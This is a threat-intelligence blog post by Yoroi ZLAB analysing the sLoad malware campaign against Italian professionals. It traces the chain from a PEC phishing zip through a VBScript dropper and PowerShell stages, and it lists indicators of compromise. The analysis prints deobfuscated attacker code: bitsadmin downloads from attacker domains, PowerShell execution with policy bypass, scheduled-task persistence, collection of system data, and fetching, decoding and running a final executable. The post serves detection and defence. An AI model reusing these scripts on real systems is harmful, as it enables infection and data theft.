


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The sLoad Threat: Ten Months Later



🕒 2019-10-04 🏠 ZLAB-YOROI 📁 research

Introduction

sLoad (TH-163) is the protagonist of increasing and persistent attack waves against the Italian panorama since Q3 2018 and then in 2019 (e.g [N020419](#), [N040619](#), [N010819](#)), but also against the UK and Canada as reported by [Proofpoint](#). Ten months ago, we [wrote](#) about the complex infection chain the sLoad malware threat was using during its attack campaigns, and today we are looking at the evolution of the threat by dissecting one of its latest attacks.

During our CSDC monitoring operation, we recently noticed some changes in the infamous attack waves related to sLoad, which is known for adopting a complex infection chain using to spread additional malware. For this reason Cybaze-Yoroi ZLAB dissected one latest ones.



CATEGORIES



TAGS

[0day \(31\)](#)[aggah \(1\)](#)[apt \(18\)](#)[atm \(1\)](#)[cisco \(24\)](#)[client \(43\)](#)[cybercrime \(107\)](#)[cyberespionage \(18\)](#)[dos \(2\)](#)[exim \(1\)](#)[infrastructure \(49\)](#)[iot \(11\)](#)[italy \(97\)](#)[linux \(22\)](#)[malware \(143\)](#)[microsoft \(29\)](#)[mobile \(12\)](#)[obfuscation \(1\)](#)[paloalto \(1\)](#)[ransomware \(1\)](#)

Technical Analysis

According to CERT-PA **investigations**, the malware has recently been delivered using legit certified emails (PEC). These recent attack waves were targeting Italians Organizations and consultants affiliated to Professional associations, such as lawyers and civil engineers. Once again the attachment is a malicious zip.




Figure 1: Example of mail (source:CERT-PA)

The Infection Chain

Nome	Dimensione	Dimensione co...	Ultima modifica
IT83440018268.vbs	7 151	4 832	2019-09-11 11:48
IT83440018268.pdf	82 995	60 407	2019-09-11 11:48

Figure 2: Files contained in attachment file zip

This time the zip does not hide powershell code, such the appended one recovered in the past waves. The archive contains two files: a corrupted PDF file and a VBScript. The first one is designed to deceive the unaware user and force him to open the runnable script.

In the following tables are shown some basic information about samples contained in the zip archive.

Hash	30d6f6470e145a1d1f2083abc443148c8e3f762025ca262267ae2e531b2e8ab4
Threat	.vbs dropper
Brief Description	Sload visual basic script loader

scada (10)

server (67)

technique (1)

threat (167)

trend (25)

ursnif (1)

vpn (1)

vulnerability (166)

windows (1)

yomi (2)

ARCHIVE

November 2019

M	T	W	T	F	S	S
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	
« Oct						

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Ssdeep

192:Fb1TpsF8Z1mZcwfD0VCmA7VETYM/2IVKfCH:FbQjZZfDsA7G2ZfCH

Tweets by @yoroisecur

Table 1: Information about SLoad .vbs dropper

Hash	43db5fcb75d50a5516b687b076be5eb1aaec4b51d8d61a60efc69b383c1d757c
Threat	.pdf file
Brief Description	Sload corrupted pdf file
Ssdeep	1536:mmD8g29U+A092Ljr/N0VyvD/ABVqYA7hq4XoZxXjdY4u/dQV:FdLKQjrF

 **yoroi**
@yoroisecurity
Campagna di Attacco
"Nuovo Documento"
blog.yoroi.company/
warning/campag...




Table 2: Information about SLoad .pdf file

Opening the vbs dropper is possible to see an obfuscated script containing several junk instructions like unused variables and commented codes. After a deobfuscation phase is possible to see the inner logic. The purpose of this script is launch start a powershell script retrieved from the attacker infrastructures and, in the meantime, decoy the victim.

```
1. On Error Resume Next
2. Set ZCzG = CreateObject("Scripting.FileSystemObject")
3. Set PavfQt = WScript.CreateObject ("WScript.Shell")
4. Set XaiX = ZCzG.GetFolder("c:\Users\")
5. Recurse(XaiX)
6. PavfQt.run "bitsadmin /transfer OkFCVS /download /priority FOREGROUND https://dreamacinc.com/UCP9dATGyt6mJ/srdzHcN4bWUum.jpg c:\Users\Public\Downloads\RSbYHuPO.ps1",0,True
7. i=0
8. Do While i < 1
9.     If
10.         (ZCzG.FileExists("c:\Users\Public\Downloads\RSbYHuPO.ps1"))
11.     Then
12.         i=1
13.     End If
14.     WScript.Sleep(2280)
15. Loop
16. PavfQt.run "powershell.exe -ep bypass -file c:/users/public/downloads/RSbYHuPO.ps1 ",0,True
17. Sub Recurse(JFLY)
18.     If IsAccessible(JFLY) Then
19.         For Each oSubFolder In JFLY.SubFolders
20.             Recurse oSubFolder
21.         Next
22.         For Each Rlst In JFLY.Files
23.             If InStr(Rlst.Name, ".pdf") > 0 Then
```

yoroi Retweeted

 **Security Affairs**
@securityaffairs
Replying to @PGRotondo and 6 others
@zlab_team
@Marco_Ramilli
@yoroisecurity
Correva l'anno 2017 quando il mio team per primo individuo una minaccia sospetta riconducibile ad un attore di stato securityaffairs.co/wordpress/6631... Mesi dopo fu Kaspersky a proseguire l'analisi.

CSE...

The ...

secu...

Nov 19, 2019

```

22.         PavfQt.run "explorer "+JFLY+"\ "+Rist.Name
23.     End if
24.     Next
25. End If
26. End Sub
27. Function IsAccessible(XaiX)
28.     On Error Resume Next
29.     IsAccessible = (XaiX.SubFolders.Count >= 0)
30. End Function

```

Code snippet 1: Deobfuscated vbs dropper

The malware downloads a fake jpg using the using “bitsadmin.exe” tool from

“hxxps://dreamacinc[.com]/UCP9dATGyt6mJ/srdzHcN4bWUum[.jpg]”.

The usage of native tools allow the script to operate under the radar avoiding several AVs controls. The fake jpg actually contains a powershell script.

```

1. $oLZz2= "C:\Users\admin\AppData\Roaming";
2. $YwbpkcN9XUIv1w=@(1..16);
3.
4. [...]
5.
6. $main_ini='76492d1116743f0423413b16050a5345MgB8ADUAVAB4
7. [...] AMQAYAGYA';
8. $main_ini | out-file $PaIQGLoo'\main.ini';
9.
10. $domain_ini='76492d1116743f0423413b1605 [...] YwBlAA==';
11. $domain_ini | out-file $PaIQGLoo'\domain.ini';
12.
13. [...]
14. try{ [...]
15. }catch{$yC0iBerAupzdtf5Z=Get-Process -name powershell*;
16.     if ($yC0iBerAupzdtf5Z.length -lt 2){
17.         $EXhfbIPG7pUAEZzgZEnM = (Get-WmiObject
18. Win32_ComputerSystemProduct).UUID ;
19.         $r=8;
20.         $B3xcDMBF=$EXhfbIPG7pUAEZzgZEnM.Substring(0,$r);
21.         $zjGQzSypyGPthusR = $047MydhkAAfp1W+"\ "+$B3xcDMBF;
22.         $sv8eJJhgWV3xAN7Uu=@(1..16);
23.         $umwTVcIoudRlXjR6yAQQ= Get-Content
24. "main.ini"$MLUkmHrgbpKyVEt8nS= ConvertTo-SecureString
25. $umwTVcIoudRlXjR6yAQQ -key $sv8eJJhgWV3xAN7Uu;
26.         $AKXy3OFCowsfie =
27. [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR(
28. $MLUkmHrgbpKyVEt8nS);
29.         $DBR4S3t =
30. [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($AK
31. Xy3OFCowsfie);
32.         Invoke-Expression $DBR4S3t;
33.     }

```

```

27. } | out-file $PaIQGLoo\'\'$H3z9RnzIihO8'.ps1'
28.
29. $OFHc0H4A=' /F /create /sc minute /mo 3 /TN
    "S'+$rs+$fLCg9ngJqRHX36hfUr+' ' /ST 07:00 /TR "wscript
    /E:vbscript '+$PaIQGLoo+'\''+$JxdRWnHC+'.tmp'';
30. start-process -windowstyle hidden schtasks $OFHc0H4A; [...]
```

Code snippet 2: Downloaded powershell code

The first action the script does is to set a scheduled task to grant persistence on the infected machine. Then, after selection a random active process on infected machine (“System” in this specific infection) and concatenation it with the “%AppData%\Roaming” path, it stores four different files in his installation folder.

- <random_name>.tmp
- <random_name>.ps1
- domain.ini
- main.ini

All of them are embedded in the script; furthermore, two of them (“domain.ini” and “main.ini”) are encrypted using the “ConvertFrom-SecureString” native function. Then, the script runs the “UoqOTQrc.tmp” file, having the only purpose to execute the “UoqOTQrc.ps1” file contained in the same folder.




Figure 3: Files created in “%AppData%\Roaming\
<active_process>”

```

1. Dim str, min, max
2. Const LETTERS = "abcdefghijklmnopqrstuvwxyz"
3. min = 1
4. max = Len(LETTERS)
5. Randomize
```

```

6.
7. [...]
8.
9. Set objFSO=CreateObject("Scripting.FileSystemObject")
10. Set winssh = WScript.CreateObject ("WScript.Shell")
11. fName=RandomString(10)
12. JAcalsHy=RandomString(4)
13. fZgxNPDMnu=RandomString(4)
14. WEHxctVdTEoDfEqJMP=RandomString(4)
15.
16. [...]
17.
18. Set objFile = objFSO.CreateTextFile(outFile,8, True)
19. objFile.Write "Set "+JAcalsHy+"=rshe" & vbCrLf
20. objFile.Write "Set "+fZgxNPDMnu+"=ypa" & vbCrLf
21. objFile.Write "Set "+WEHxctVdTEoDfEqJMP+"=il" & vbCrLf
22. objFile.Close
23. winssh.run "powershell -ep bypass -file .ps1",0,true

```

Code snippet 3: content of "UoqOTQrc.tmp" file.

```

1. try{
2.     Remove-EventLog:Debug-Job
3.     Export-BinaryMiLog:Get-PSSessionConfiguration
4.     Remove-JobTrigger:New-Item
5. }catch{
6.     $yC0iBerAupzdtf5Z=Get-Process -name powershell*;
7.     if ($yC0iBerAupzdtf5Z.length -lt 2){
8.         $EXhfbIPG7pUAEZzgZEnM = (Get-WmiObject
Win32_ComputerSystemProduct).UUID ;$r=8;
9.         $B3xcDMBF=$EXhfbIPG7pUAEZzgZEnM.Substring(0,$r);
10.        $zjGQzSypyGPthusR = $047MydhkAAfp1W+"\\"+$B3xcDMBF;
11.        $sv8eJHhgWV3xAN7Uu=@(1..16);
12.        $umwTVcIoudRlXjR6yAQQ= Get-Content "main.ini"
13.        $MLUkmHrgbpKyVEt8nS= ConvertTo-SecureString
$umwTVcIoudRlXjR6yAQQ -key $sv8eJHhgWV3xAN7Uu;
14.        $AKXy30FCowsfie =
15.
16.        [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR(
$MLUkmHrgbpKyVEt8nS);
17.        $DBR4S3t =
18.        [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($AK
Xy30FCowsfie);
19.        Invoke-Expression $DBR4S3t;
20.    }

```

Code snippet 4: content of "UoqOTQrc.ps1" file.

In the same way, the "UoqOTQrc" script decrypts the "mini.in" file using the "ConvertFrom-SecureString" function and the encryption key contained in "\$sv8eJHhgWV3xAN7Uu" variable, a sequential integer array.



The screenshot shows a Notepad++ window with two panes. The left pane, titled 'domain.ini', contains a single line of encrypted text: 76492d1116743f0423413b16050a5345MgB8AG0AUbNwAhoAKwBwAGI AZwArAFMASABUE0ATQBLADYAVAB0AFQAWQBTAEEEPQA9AHwAnwA1AD gAYgAwGEANGb1ADIAYgA4ADEAZABjADEAYwAXGAIYwAXAdCAnQZA GMAMgA4AGYAYQaYAdQAZAA3AGMAYQA1ADEAZgBhADYAMQA3AGMAYQB1 AGMANwA5ADMAZQA5ADgAYwBkAGYAYQBmAGYAOQAxAADANgAXADUANQB 1ADIAMAB1ADEAYQaXADIAMgB1ADAAZABkAGMAMQB1ADIACAAxADYAMg AxADMAZQA2AGIANAA3ADEANGAwADAANQA1ADIAMgA4AGUAOQAxAAGYAM AB1ADUAOABkAGQAMwA4ADMAOQA3AGYANQBmADEAZQA3ADUAYQA3ADMA OQAOADIAMwAXAdAgMgB1ADUAMAA3ADQAYwAyaGYAMwB1AGUANAA3ADQ ANwAZADAAMQBjADAANwBmADANQAB1ADkAMQA2ADUAOQA0AGMAYwA1AD kANgBmAGIAYQA3AGMAYgAwADEANAAwADMAZgBjADYAMQA5ADIAMgBjA DAANwB1ADMAZgA1ADIANGA0AGUAYQA2ADAAyWayaGEANGAwAdgANwBk ADMAYwBkAGMAMQBjADkAZQBhADQAZQB1ADMAYwB1AA==

The right pane, titled 'btc.log', shows the decrypted content: https://rdtber.eu/view/https://uulomiku.eu/view/

A red arrow points from the encrypted text in the left pane to the decrypted text in the right pane.

Figure 5: “*domain.inl*” file before and after decryption


```
eY2ZXXiOiIxnNy4wOSIsImxuaYI6IiIsInMiOIwIiwZyI6IngYNdAxIIiwaWQIOiI1M  
kEzNEqj1Ni0xNUJBLTA2ODEtOUNCMY00OEJBQjJDMdQzQkIiLCJ2IjoITWljcm9zb2Z0IF  
dpbmRvd3MgNyBVbHRpbWF0ZSAiLCJ2IjoickdrV2loQ1QiLCJhIjoikmNocm9tZSpjaHJ  
vbWUqY2hyb21lKmNocm9tZSpjaHJvbwUqY2hyb21lKmNocm9tZSpjaHJvbwUqY2hyb21l.  
KmNocm9tZSpjc3Jzcypyc3JzcypkbGxob3NOkmR3bSpleHBsb3JlcipJZGxlKkpIdEJyY  
Wlucy5FdHcuQ29sbGVudG9yLkhvc3QcS01TLVFBRXNpc2Fzcypsc20qbW1jKmIzZHRjKm  
5vdGVyYWYKypPU1BQ1ZDKnBvd2Yqc2hlbgfAXnK1KL1NYXJaEluZGV4ZXIgc2Vydml  
j2XMgc21zcypyc3BvbHN2K1Ns3RLbSpOXYNraG9zdCpOXYNraG9zdCpWR0FIq2tZXJ2  
aWNlKnZtYWNOaGxwKnZtdG9vbHNkKnZtdG9vbHNkKndpbmluaXQqd2lubG9nb24qV2lpU  
HJ2U0Uqd2lbWV0d2siLCJmbSI6IiIsImQiOiIiLCJuIjoIQURNSU4tUEMiLCJjchUiOi  
JJbnRlbChSKSBYZW9uKFIPfINPbhZlciAOMTEOIENQVSBAIDiuMjBHSHoiLCJvIjoioIno
```

```
{"ver": "17.09", "lnk": "", "s": "0", "g": "x2401", "id": "52A34D56-15BA-0681-9  
CB3-48BAB2C043BB", "v": "Microsoft Windows 7 Ultimate  
", "c": "rGkWihCT", "a": "*chrome*chrome*chrome*chrome*chrome*chrome*chrom  
e*chrome*chrome*chrome*csrss*csrss*dllhost*dwm*explorer*Idle*JetBrains  
.Etw.Collector.Host*KMS-QAD*lsass*lsmm*cmsdtc*notepad++*OSPPSVC*pow  
ershell_use*SearchIndexer*services*smss*spoolsv*System*taskhost*taskhos  
t*VGAuthService*vmacthlp*vmtoolsd*vmtoolsd*wininit*winlogon*WmiPrivSE*w  
mpnetwk", "fm": "", "d": "", "n": "ADMIN-PC", "cpu": "Intel(R) Xeon(R)  
Silver 4114 CPU @ 2.20GHz", "o": ""}
```

Figure 6: Some information exfiltrate by the malware before and after base64 decoding

At this point, another malicious file is downloaded. The malware retrieves it from "hxxps://<C2_URL>/doc/x2401.jpg". Once again, this is not a real jpg, but rather another obfuscated powershell layer.

```

1. $u2K2MQ4 = "`r`n"
2. $1n1NrKyK= -join ((65..90) + (97..122) | Get-Random -Count 8
   | % {[char]$_})
3. $yIXgWsaXsKD5hanf9uO=
   $env:userprofile+'\App'+ 'Da'+ 'ta\Ro'+ 'am'+ 'ing';
4. $hh= 'hi'+ 'dd'+ 'en';
5. $ixXApGeqJKEGY=@(1..16);
6. $Erlydjiyy = (Get-WmiObject Win32_ComputerSystemProduct);
7. $Erlydj = $Erlydjiyy.UUID;
8. $sOmUGoc0ysV8UW=$Erlydj.Substring(0,6);
9. $Z51TNXB = $yIXgWSaXsKD5hanf9uO+"\"+$sOmUGoc0ysV8UW;
10. If(!(test-path $Z51TNXB)){New-Item -ItemType Directory -Force
    -Path $Z51TNXB}
11.
12. If(test-path $Z51TNXB"\_in"){ $gQd0DB82ByQ0pziwKZ=Get-
    ChildItem $Z51TNXB"\_in"; $FQDO2rSjJJxrkrYFWM1W = Get-Date;if
    ($gQd0DB82ByQ0pziwKZ.LastWriteTime -gt
    $FQDO2rSjJJxrkrYFWM1W.AddMinutes(-30)){break;break;}}; "1" |
    out-file $Z51TNXB"\_in";
13.
14. try{ Remove-Item $Z51TNXB'\*' }catch{}
15.
16. $wsxDITPgQCH+= '76492d1116743f0423413b16050a5345MgB8AGsAkWbWAH
    kASQBUAGgAWgBKAEsAbgBFAE8AUQBHA';
17. [...]
18. $wsxDITPgQCH+= 'UAZAA1AGIAZAA0ADIAYgBkAGUANQazADIAYgBkAGIAMwB1
    ADMAZQA1ADAAOQA3ADqAYwAvAGYAMqA';

```



```

19. $wsxDITPgQCH+='3ADAANQA1AA==';
20. $wsxDITPgQCH | out-file $Z5lTNXB'\config.ini';
21. $5r8DcJB4ok4+='76492d1116743f0423413b16050a5345MgB8AHQAYgBqAF
YAVQBQADUAQwBNAGEAZABWAFMA';
22. [...]
23. $5r8DcJB4ok4+='YQBiADUAOAAzAGQANAAxADgAMwAxAGYANQAwAGIA';
24. $5r8DcJB4ok4 | out-file $Z5lTNXB'\web.ini';
25. start-process -windowstyle $hh schtasks '/change /tn GoFast
/disable';
26. $2aWxu9dutZfOPCCgS+=$u2K2MQ4+'Dim ';
27. [...]
28. $nz0oninX6=$ixXApGeqJKEGY -join ',';
29. $E6M6Np8nhXnu4ndPEJ=' /F /create /sc minute /mo 3 /TN
"U"+$sOmUGoc0ysV8UW+" /ST 07:00 /TR "wscript /E:vbscript
'+$Z5lTNXB+'\'+'$lNlNrKyk+'.tmp";
30. start-process -windowstyle $hh schtasks $E6M6Np8nhXnu4ndPEJ;

```

Code snippet 5: Obfuscated content of “x2401.jpg” file.

```

1. $u2K2MQ4 = "rn";
2. $lNlNrKyk= -join ((65..90) + (97..122) | Get-Random -Count 8
| % {[char]$_});
3. $yIXgWSaXsKD5hanf9uO= $env:userprofile+'\AppData\Roaming';
4.
5. $Erlydjiyy = (Get-WmiObject Win32_ComputerSystemProduct);
6. $Erlydj = $Erlydjiyy.UUID;
7. $sOmUGoc0ysV8UW=$Erlydj.Substring(0,6);
8. $Z5lTNXB = $yIXgWSaXsKD5hanf9uO+"\"+$sOmUGoc0ysV8UW;
9. If(!(test-path $Z5lTNXB)){New-Item -ItemType Directory -Force
-Path $Z5lTNXB}
10.
11. If(test-path $Z5lTNXB"\_in"){ $gQd0DB82ByQ0pziwKZ=Get-
ChildItem $Z5lTNXB"\_in"; $FQDO2rSjJJxrkrYFWM1W = Get-Date;if
($gQd0DB82ByQ0pziwKZ.LastWriteTime -gt
$FQDO2rSjJJxrkrYFWM1W.AddMinutes(-30)){break;break;}}; "1" |
out-file $Z5lTNXB"\_in";
12.
13. try{ Remove-Item $Z5lTNXB'\*' }catch{}
14. $wsxDITPgQCH="76492d1 [...] A1AA==";
15. $wsxDITPgQCH | out-file $Z5lTNXB'\config.ini';
16.
17. $5r8DcJB4ok4="7649 [...] AGIA";
18. $5r8DcJB4ok4 | out-file $Z5lTNXB'\web.ini';
19.
20. start-process -windowstyle hidden schtasks '/change /tn
GoFast /disable';
21.
22. $2aWxu9dutZfOPCCgS="Dim winssh [...] winssh.run "powershell
-ep bypass -file vJjFwtSM.ps1",0,true";
23. $2aWxu9dutZfOPCCgS | out-file $Z5lTNXB'\'$lNlNrKyk'.tmp'
24.
25. $r1uiiPBZhUea0=" $zTxePJtpmbVI0btT6cd9=Get-Process -name
powershell*; [...] Invoke-Expression $NLO3lwvnlxWn;";
26. $r1uiiPBZhUea0 | out-file $Z5lTNXB'\'$lNlNrKyk'.ps1'
27.
28. $nz0oninX6="1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16";

```

```

29. $E6M6Np8nhXnu4ndPEJ="/F /create /sc minute /mo 3 /TN
    "U52A34D" /ST 07:00 /TR "wscript /E:vbscript
    C:\Users\admin\AppData\Roaming\52A34D\vJjFwtSM.tmp";
30.
31. start-process -windowstyle hidden schtasks
    $E6M6Np8nhXnu4ndPEJ;

```

Code snippet 6: Deobfuscated content of "x2401.jpg" file.

Like previous script, this one perform the same operations and create other four file in "%AppData%\Roaming\<active_process>" path. This time the files are:





Nome	Ultima modifica	Tipo	Dimensione
 config.ini	23/09/2019 18:13	Impostazioni di co...	193 KB
 mdMUPByO.ps1	23/09/2019 18:14	Script di Windows...	2 KB
 mdMUPByO.tmp	23/09/2019 18:14	File TMP	3 KB
 web.ini	23/09/2019 18:14	Impostazioni di co...	2 KB

Figure 7: Files created in "%AppData%\Roaming\
<active_process>"

- <random_name>.tmp
- <random_name>.ps1
- config.ini
- web.ini

The first executed file is "<random_name>.tmp". It is not obfuscated and its only purpose is the execution of "<random_name>.ps1". The content of "<random_name>.ps1" file is the following. The latest script decrypt the content of "config.ini" file. The following figure shown both encrypted and decrypted "config.ini" file.



```

1 $ping=-join ((65..90) + (97..122) | Get-Random -Count 3 | %
  {[char]$_}) + ".com";
2 $t=Test-Connection $ping;
3 if (-not $t) { stop-process -name powershell }
4
5
6 $mainKey=@(1..16);
7 $moryWay=Env:userprofile+"\Ap'+pData\Ro'+aming';
8 $tp=2400;
9 $rr=6;
10 $floodSpace = (Get-WmiObject Win32_ComputerSystemProduct);
11 $flood=$floodSpace.UIID;
12 $roccoon=$flood.Substring(0,$rr);
13
14 $starsLord = $moryWay+"\$roccoon;
15 $btlog=$starsLord+"\btc.log";
16 $timeL=$starsLord+"\ping.ini";
17 $ifn=(Get-Process | get-random ).name;
18 $pp=$starsLord+"\$ifn.log";
19 if ($ifn -eq "") {stop-process -name powershell}
20
21
22 try{ Remove-Item $starsLord'\eval.*'}catch{}
23 try{ Remove-Item $starsLord"\*.jpg"; }catch{}
24 try{ Remove-Item $starsLord"\*.log"; }catch{}
25 try{ Remove-Item $starsLord"\*.bat"; }catch{}

```

Config.ini encrypted

Config.ini decrypted

Figure 8: Files created in “%AppData%\Roaming\<active_process>\”

This script performs the same operation described in “*main.ini*” file but use different URLs stored in the “*web.ini*” file. Also this time, the file is decrypted using an integer array from 1 to 16 as key and contained in “*\$mainKey*” variable.



Figure 9: “web.ini” file before and after decryption

Finally, it tries to download the final payload with the following piece of script. However, at the time of analysis, all the C2 URLs seems to be down, so we are not able to detect the final payload family.

```

1. $dPath = [Environment]::GetFolderPath("MyDocuments")
2. $jerry=$starsLord+'\'+'$rocccon+'_'+'$rp;
3. $clpsr='/C bitsadmin /transfer '+'$rp+' /download /priority
   FOREGROUND '+'$line+' '+'$jerry+'.txt & Copy /Z '+'$jerry+'.txt
   '+'$jerry+'_1.txt & certutil -decode '+'$jerry+'_1.txt
   '+'$dPath+'\'+'$rocccon+'_'+'$rp+'.exe & powershell -command
   "start-process '+'$dPath+'\'+'$rocccon+'_'+'$rp+'.exe" & exit';
4. start-process -wiNdoWStylE Hidden $mainDMC $clpsr;
5. $clpsr='/C del '+'$jerry+'.txt & del '+'$jerry+'_1.txt & del
   '+'$dPath+'\'+'$rocccon+'_'+'$rp+'.exe & exit';
6. start-process -wiNdoWStylE Hidden $mainDMC $clpsr;

```

Code snippet 7: script to download the final payload

Comparison With Previous Chains

To better understand the evolution of sLoad infection chain, we compared attack attempts observed since 2018 and the latest ones. In both cases, the infection vector is a carefully themed malicious email, weaponized with zip archive containing two files. In the first



case the starting point is a “.lnk” file and in the second one the chain starts with a “.vbs” script.

The sLoad attack chain observed months ago was characterized by some pieces of powershell code appended to the tail of the zip archive. Probably, this technique become more detectable during the time, so it could have been deprecated in latest infections attempts. For both malware variants, the archive contains a legit image (or pdf) used to deceive the unaware user. Moreover, in the first analyzed variant, the core of the infection is mainly based on powershell scripts and LOLbins. However, the latest stages uses a mix of Powershell and Visual Basic Scripts.




Figure 10: Infection chain workflow

The agent body is still quite similar in the core structure, however the bot now supports new commands such as “Exec” and “Eval”, the latter is able to download further code through the Bitsadmin utility instead of directly rely on “Net.WebClient” primitive. Also, the “ScreenCapture” function have been removed from the new version of the code, in favor to the enhancement of the agent persistence through scheduled task.






Figure 11: Comparison between old and new version on “config.ini” file

Conclusion

sLoad is keeping evolving their TTPs and represents a vivid threat for the Italian cyber-panorama. Also, many times, especially during the last months, its activities in the country involved the abuse of certified mailboxes (PEC) targeting associated professionals and consultants, along with private companies. Additionally, the quality of the latest phishing emails is high: the group adopted templates and naming conventions actually in use by Italian Revenue Agency (“Agenzia delle Entrate”).

The plentiful usage of LOLbins, Powershell scripts and SSL encrypted channels, makes detection of this threat difficult for automated systems, and frequently requires **analysis abilities** or **high quality threat intelligence sources** to detect and tackle sLoad attack campaigns, many times targeting just a single country.

Indicator of Compromise

- C2:
 - [hxxps://dreamacinc\[.\]com/UCP9dATGyt6mj/srdzHcN4bWUum.jpg](https://dreamacinc[.]com/UCP9dATGyt6mj/srdzHcN4bWUum.jpg)
 - [hxxps://rdtber\[.\]eu/view/main.php?ch=1](https://rdtber[.]eu/view/main.php?ch=1)
 - [hxxps://uilomiku\[.\]eu/view/main.php?ch=1](https://uilomiku[.]eu/view/main.php?ch=1)
 - [hxxps://rdtber1\[.\]eu/view](https://rdtber1[.]eu/view)

- hxxps://uilomiku1.[eu/view/
- hxxps://ijve[.eu/view/main.php?ch=1
- hxxps://cvrwe[.eu/view/main.php?ch=1
- hxxps://famebite[.com/kerdo3gfmed5/fild4et5bes[.png
- hxxps://butchscorpion[.com/ucp9datgyt6mj/srdzhcn4bwuum[.jpg
- hxxps://carpediem123[.com/ucp9datgyt6mj/srdzhcn4bwuum[.jpg
- hxxps://rdtber[.eu/doc/x2401[.jpg
- hxxps://uilomiku[.eu/view/
- hxxps://rdtber[.eu/view/
- hxxps://memoriesmadelb[.com/ucp9datgyt6mj/srdzhcn4bwuum[.jpg
- hxxps://clutchmagazine[.com/ucp9datgyt6mj/srdzhcn4bwuum[.jpg
- hxxps://interloc-tp[.com/kerdo3gfmed5/fild4et5bes[.png
